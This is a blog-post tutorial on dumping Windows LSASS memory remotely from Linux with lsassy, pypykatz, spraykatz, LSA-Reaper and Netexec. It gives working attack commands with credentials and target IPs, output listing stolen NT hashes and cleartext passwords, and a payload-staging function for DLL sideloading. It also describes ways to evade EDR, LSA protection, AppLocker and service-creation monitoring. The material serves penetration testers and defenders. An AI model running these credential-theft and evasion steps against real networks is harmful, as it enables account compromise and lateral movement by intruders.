Dumping LSASS Remotely From Linux

medium.com/@offsecdeer/dumping-lsass-remotely-from-linux-efc47391e56d

Giulio Pierantoni February 15, 2024

There are a lot of ways to create a dump of lsass.exe to harvest credentials, but what if we wanted to do it from the comfort of our Linux machine? Here are a few tools that let us do just that.

Lsassy

By far the better and most complete tool for remote LSASS dumping: Hackndo's lsassy supports quite a few different execution and dumping methods. By default the comsvcs.dll method is used to create the dump without the need of uploading any external tools, this is done through WMI code execution, the method utilized by impacket's wmiexec.

However if we desire Lsassy can be instructed to use different LSASS dumping techniques, specified with the `-m` option. Here are just a few of them:

- upload and execute Sysinternals procdump.exe
- upload and execute dumpert.exe to use syscalls
- upload and execute PPLDump to bypass RunAsPPL (LSA protection)
- upload and execute MirrorDump to extract LSASS from a custom SSP
- upload and execute EDRSandBlast to bypass EDR, RunAsPPL, and CredentialGuard


Press enter or click to view image in full size

```
┌──(giulio㉿kaliGiulio)-[~]
└─$ lsassy -u administrator -p 'MegaPassword!1' 192.168.0.144 --users
[+] 192.168.0.144 Authentication successful
[+] 192.168.0.144 Lsass dumped in C:\Windows\Temp\kuwB.dll (36511105 Bytes)
[+] 192.168.0.144 Lsass dump deleted
[+] 192.168.0.144 WORKSTATION1\Mario                [NT] 13cdf4cf3d793bf1ab6cdf56e153c058:1644e9777bc1c3c2d8a56203ef977cf2
| [SHA1] c8f8d61fd26c628422dd1d178f3a16afb3cc0c85
[+] 192.168.0.144 WORKSTATION1\Mario                [PWD] MegaPassword!1
[+] 192.168.0.144 ITS-PIEMONTE\pirelli              [PWD] Peepee!1
[+] 192.168.0.144 its-dc1\ITS-PIEMONTE\gpierantoni  [PWD] Foofy!1
[+] 192.168.0.144 sql1\administrator                [PWD] MegaPassword!1
[+] 192.168.0.144 11 Kerberos tickets written to /home/giulio/.config/lsassy/tickets
[+] 192.168.0.144 3 masterkeys saved to /home/giulio/.config/lsassy/masterkeys.txt
```

Lsassy dumping user credentials

Many of the alternative dumping methods involve uploading and executing another binary on the host, like nanodump.exe, mirrordump.exe, dumpert.exe and more. If we wish to use one of these we can specify the binary and its path in the module options with `-0`


Press enter or click to view image in full size



Lsassy uploading and running a local copy of procdump.exe

Some modules like procdump, nanodump and mirrordump have an embedded version as well as the normal one, the embedded modules include a base64-encoded version of the binary in the module source code:

Press enter or click to view image in full size




Lsassy uploading and running the embedded copy of mirrordump.exe

A scenario where you might prefer specifying a local binary is an older computer that requires running a much older build of the program, for example Windows XP isn't able to run the procdump binary embedded in the module, so you can find and use an older compatible build instead.

An interesting feature of Lsassy is being able to decide which execution method to adopt, by default WMI is used but we can also choose between scheduled tasks, MMC DCOM, SMB and "stealthy" SMB. SMB is basically the method utilized by psexec, it uses RPC to create and launch a service pointing to the executable we wish to run, which means by default the program is run as SYSTEM.

The stealthier SMB method works the same way but instead of registering a new service it alters the binPath of a pre-existing service, this way security solutions monitoring for suspicious service creations can be circumvented. The service's original path is later restored.


Press enter or click to view image in full size



Lsassy executing procdump via service modification

Lastly, Lsassy can work over ntlmrelayx's SOCKS tunnels too, just make sure you specify the exact same domain name shown by ntlmrelayx or it won't match the connection properly:

Press enter or click to view image in full size



Lsassy running inside a SOCKS tunnel

Pypykatz

Pypykatz is a Python implementation of some Mimikatz features. While it is capable of extracting credentials from the live memory of a local host it is also the tool used by pretty much every program listed here to parse and output the gathered credentials: for this reason it can be the perfect choice if you have already made a dump by living-off-the-land and would like to analyze it from your own Linux box, in which case we would use:

```
pypykatz lsa minidump <file.dmp>
```


Pypykatz will then proceed to list every secret stored in the dump file divided by user session:

Press enter or click to view image in full size

Pypykatz parsing all secrets and sessions from a minidump

This produces a very long and hard to read output though, so I prefer adding `-g` to produce an easily “greppable” output and maybe even `-p` to only show the authentication packages I’m interested in, like MSV for NT hashes or WDigest for clear text passwords:

Press enter or click to view image in full size



Pypykatz showing clear-text passwords in greppable format

All the supported values for `-p` are: all (default), msv, wdigest, tspkg, ssp, livessp, dpapi, cloudap, kerberos.

As a little extra, if we want to dump LSASS remotely from Windows Pypykatz can do that through SMB:


```
pypykatz live smb lsassdump <host>
```

live commands only work on Windows though and this post is about Linux tools, so I’ll move on.

Spraykatz

Spraykatz was designed to perform remote LSASS dumping on a series of targets at once: it uploads and executes procdump.exe through WMI, then parses the dump remotely so that the file itself isn't read and transmitted over the wire all at once. Instead, it will read it in chunks to try and avoid detection:

Press enter or click to view image in full size



Spraykatz transmitting chunks of an LSASS dump

As usual Pypykatz is used to parse the dump and show us the credentials. Launching it on a machine with local credentials would look like this:

```
python3 spraykatz.py -u administrator -p 'MegaPassword!1' -t 192.168.0.144 -d .
```

Press enter or click to view image in full size

Sptaykatz with local credentials

If we are interested in launching it against multiple hosts we can specify the target as the name of a file containing one target per line, or either a series of hosts separated by commas as well as an IP range in CIDR notation from the command line.

Spraykatz automatically tries to remove procdump and any dump files, but launching it with `-r` afterwards makes sure we aren't leaving anything behind.

LSA-Reaper

LSA-Reaper is an interesting tool that goes for a slightly different approach than the others, focusing on using the `MiniDumpWriteDump` function found in Dbghelp.dll, providing a number of different ways to use it.

The payload is essentially just a call to `MiniDumpWriteDump` but instead of writing the dump on the host's disk it first mounts a network drive linking to the attacker's machine, which is then used as destination folder for the function. This should help bypass some AVs that monitor disk write operations.

The most basic usage provides the target, its credentials, and the local IP address to launch the SMB server:


```
sudo python3 lsa-reaper.py -ip 192.168.0.207
administrator:'MegaPassword!1'@192.168.0.105
```

Press enter or click to view image in full size

LSA-Reaper setting up SMB share

Within a few seconds LSA-Reaper will have mounted the network drive, copied and executed the payload on the host, and unmounted the drive:

Press enter or click to view image in full size



LSA-Reaper creates an LSASS dump on a share without touching the disk

If execution was successful we should have a `loot` folder with the dump waiting for us, which we can read with Pypykatz:

Press enter or click to view image in full size

Pypykatz showing only NTLM hashes in greppable format

LSA-Reaper has quite a few useful options, firstly we can tell it to do the dump parsing automatically with `-ap`, this will create three text files with the found credentials, one with all credentials, another with full output in greppable format and a third with the NT hashes :

LSA-Reaper auto-parsed hashes

Another interesting thing about LSA-Reaper is that it supports quite a few different payloads, we can simply drop the custom .exe or have an application call our payload in DLL form with DLL sideloading, for example by renaming the payload in WindowsCodecs.dll and having a copy of calc.exe in the same folder:

Press enter or click to view image in full size

```
def gen_payload_dllsideload_pss(share_name, addresses_array):
    os.system('sudo cp {}/src/calc /var/tmp/{}/calc.exe'.format(cwd, share_name))
    os.system('sudo chmod uog+rx /var/tmp/{}/calc.exe'.format(share_name))

    os.system('sudo cp {}/src/dllpayloadpss /var/tmp/{}/WindowsCodecs.dll'.format(cwd, share_name))
    os.system('sudo chmod uog+rx /var/tmp/{}/WindowsCodecs.dll'.format(share_name))

    with open('/var/tmp/{}/address.txt'.format(share_name), 'w') as f:
        for addr in addresses_array:
            f.write(addr + "\n")
        f.close()
```

LSA-Reaper can execute its payload with DLL sideloading

There can be two versions of the same payload: mdwd (`MiniDumpWriteDump`) and mdwdpss (`MiniDumpWriteDump` + `PssCaptureSnapshot`), so for example if we want to run the DLL payload with regsvr32 the two available payloads are `regsvr32-mdwd` and `regsvr32-mdwdpss`.

PssCaptureSnapshot is a Windows API function used to take a snapshot of a process. The reason this is useful is that by creating a snapshot of lsass.exe we obtain a handle that can be given to MiniDumpWriteDump without pointing it to the actual lsass.exe, which would be a major red flag.

Yet another useful payload is`msbuild`, a Microsoft-signed .NET binary shipping with Windows which can be used to compile and execute .NET code from an XML file: this is a good way to bypass AppLocker's application whitelisting

LSA-Reaper has a `-relayx` option to automatically exploit an existing socks tunnel established by ntlmrelayx but I was not able to get it to work, when using it Reaper doesn't recognize the target as a parameter anymore. We can still use it dump LSASS from a relay


though, we'll just have to do it manually by executing the payload from a shell. First launch ntlmrelayx with `-socks` and make sure you have an admin session:

```
ntlmrelayx> socks
Protocol  Target         Username                    AdminStatus  Port
--------  -------------  --------------------------  -----------  ----
SMB       192.168.0.105  ITS-PIEMONTE/ADMINISTRATOR  TRUE         445
ntlmrelayx>
```

Privileged NTLM relay tunnel

Then launch Reaper with the `-oe` option to make it pause before executing the payload, don't even specify a target:


Press enter or click to view image in full size



LSA-Reaper's manual payload commands

Next use the relay to connect to the target using a tool like smbexec and start running one at a time the commands printed by Reaper, running the whole line at once will terminate the connection when using smbexec (smbexec-modified.py comes in the LSA-Reaper repo, it should work better over a relay and fix this issue for Windows Server 2019, use that if targeting this specific OS):


Press enter or click to view image in full size



Executing the LSA-Reaper payload by hand with smbexec

After the network drive has been unmounted press enter on Reaper and the parsing will begin, once it's done you'll find the output in the loot folder as usual:

Press enter or click to view image in full size



LSA-Reaper's auto-parsed credentials

Netexec / Crackmapexec

Netexec is the new version of the old CME, which is now no longer supported. Netexec comes with a lot of modules that can execute other programs, including LSASS dumping utilities. While it is useful being able to call all these programs from a single application that doesn't require the separate installation of each, as we'll see there are a couple reasons why you may rather use the original standalone programs.

Lsassy

If for some reason we don't want to or can't install the standalone lsassy we can still use its Netexec module. The main difference is that this module does not implement the majority of Lsassy's options. We can still choose which dumping method to use if we pass the `METHOD` argument to the module, but that's all the control we get:

```
┌──(giulio㉿kaliGiulio)-[~]
└─$ netexec smb -M lsassy --options
[*] lsassy module options:
METHOD              Method to use to dump lsass.exe with lsassy
```

Showing a Netexec module's options

If we don't specify a method comsvcs.dll is used, like most Netexec modules this one doesn't need other information besides credentials to work:

Press enter or click to view image in full size

```
┌──(giulio㉿kaliGiulio)-[~]
└─$ netexec smb 192.168.0.144 -u administrator -p 'MegaPassword!1' --local-auth -M lsassy
SMB         192.168.0.144   445    WORKSTATION1     [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:WORKSTATION1) (domain:WORKSTATION1) (signing:False) (SMBv1:True)
SMB         192.168.0.144   445    WORKSTATION1     [+] WORKSTATION1\administrator:MegaPassword!1 (Pwn3d!)
LSASSY      192.168.0.144   445    WORKSTATION1     WORKSTATION1\Administrator 13cdf4cf3d793bf1ab6cdf56e153c058:1644e9777bc1c3c2d8a56203ef977cf2
LSASSY      192.168.0.144   445    WORKSTATION1     WORKSTATION1\Administrator MegaPassword!1
LSASSY      192.168.0.144   445    WORKSTATION1     ITS-PIEMONTE\pirelli fd0a8f8f8caea268c2265b23734e0dac:c94d2f91b93381755e7bfefd5a2b1fb7
LSASSY      192.168.0.144   445    WORKSTATION1     ITS-PIEMONTE\pirelli Peepee!1
LSASSY      192.168.0.144   445    WORKSTATION1     ITS-PIEMONTE.LOCAL\pirelli Peepee!1
LSASSY      192.168.0.144   445    WORKSTATION1     WORKSTATION1\Mario 13cdf4cf3d793bf1ab6cdf56e153c058:1644e9777bc1c3c2d8a56203ef977cf2
LSASSY      192.168.0.144   445    WORKSTATION1     WORKSTATION1\Mario MegaPassword!1
LSASSY      192.168.0.144   445    WORKSTATION1     its-dc1\ITS-PIEMONTE\gpierantoni Foofy!1
LSASSY      192.168.0.144   445    WORKSTATION1     sql1\administrator MegaPassword!1
```

Netexec Lsassy module

Basically it's just a stripped down version of Lsassy. I wasn't able to get it to work over a relay either, I'd say use the actual program.

Nanodump

Nanodump is a program that supports quite a few different methods of creating a dump of the LSASS process, this way it can circumvent some security solutions that may be looking only for the most common function calls associated with LSASS dumping attempts. The GitHub page lists every supported method and it is worth giving it a look to see just how many possibilities there are, different methods can even be combined with Nanodump.

All this module does is upload a copy of the binary on the system with SMB, find the lsass.exe PID, and launch Nanodump with the default settings:


Press enter or click to view image in full size

```
┌──(giulio㉿kaliGiulio)-[~]
└─$ netexec smb 192.168.0.144 -u administrator -p 'MegaPassword!1' --local-auth -M nanodump
[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         192.168.0.144   445    WORKSTATION1     [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:WORKSTATION1) (domain:WORKSTATION1) (signing:False) (SMBv1:True)
SMB         192.168.0.144   445    WORKSTATION1     [+] WORKSTATION1\administrator:MegaPassword!1 (Pwn3d!)
NANODUMP    192.168.0.144   445    WORKSTATION1     [*] 64-bit Windows detected.
NANODUMP    192.168.0.144   445    WORKSTATION1     [+] Created file nano.exe on the \\C$\Windows\Temp\
NANODUMP    192.168.0.144   445    WORKSTATION1     [*] Getting LSASS PID via command tasklist /v /fo csv | findstr /i "lsass"
NANODUMP    192.168.0.144   445    WORKSTATION1     [*] Executing command C:\Windows\Temp\nano.exe --pid 452 --write C:\Windows\Temp\20231218_1546.log
NANODUMP    192.168.0.144   445    WORKSTATION1     [+] Process lsass.exe was successfully dumped
NANODUMP    192.168.0.144   445    WORKSTATION1     [*] Copying 20231218_1546.log to host
NANODUMP    192.168.0.144   445    WORKSTATION1     [+] Dumpfile of lsass.exe was transferred to /tmp/WORKSTATION1_64_WORKSTATION1.log
NANODUMP    192.168.0.144   445    WORKSTATION1     [+] Deleted nano file on the C$ share
NANODUMP    192.168.0.144   445    WORKSTATION1     [+] Deleted lsass.dmp file on the C$ share
NANODUMP    192.168.0.144   445    WORKSTATION1     WORKSTATION1\Administrator:1644e9777bc1c3c2d8a56203ef977cf2
NANODUMP    192.168.0.144   445    WORKSTATION1     WORKSTATION1\Administrator:MegaPassword!1
NANODUMP    192.168.0.144   445    WORKSTATION1     WORKSTATION1\Administrator:MegaPassword!1
NANODUMP    192.168.0.144   445    WORKSTATION1     WORKSTATION1\Administrator:MegaPassword!1
NANODUMP    192.168.0.144   445    WORKSTATION1     ITS-PIEMONTE\pirelli:c94d2f91b93381755e7bfefd5a2b1fb7
NANODUMP    192.168.0.144   445    WORKSTATION1     ITS-PIEMONTE\pirelli:Peepee!1
NANODUMP    192.168.0.144   445    WORKSTATION1     ITS-PIEMONTE.LOCAL\pirelli:Peepee!1
NANODUMP    192.168.0.144   445    WORKSTATION1     ITS-PIEMONTE\pirelli:Peepee!1
NANODUMP    192.168.0.144   445    WORKSTATION1     WORKSTATION1\Mario:1644e9777bc1c3c2d8a56203ef977cf2
```

Netexec Nanodump module

The only settings available are for using a different copy of nano.exe or changing where the program and dump file will be created on the target, we can't specify a preferred technique:


Press enter or click to view image in full size



Options for the Netexec nanodump module

If we really insist on wanting to use Nanodump from Netexec but also want to use a specific method we can still modify the module source code, which I simply found by running `locate nanodump`:

Press enter or click to view image in full size

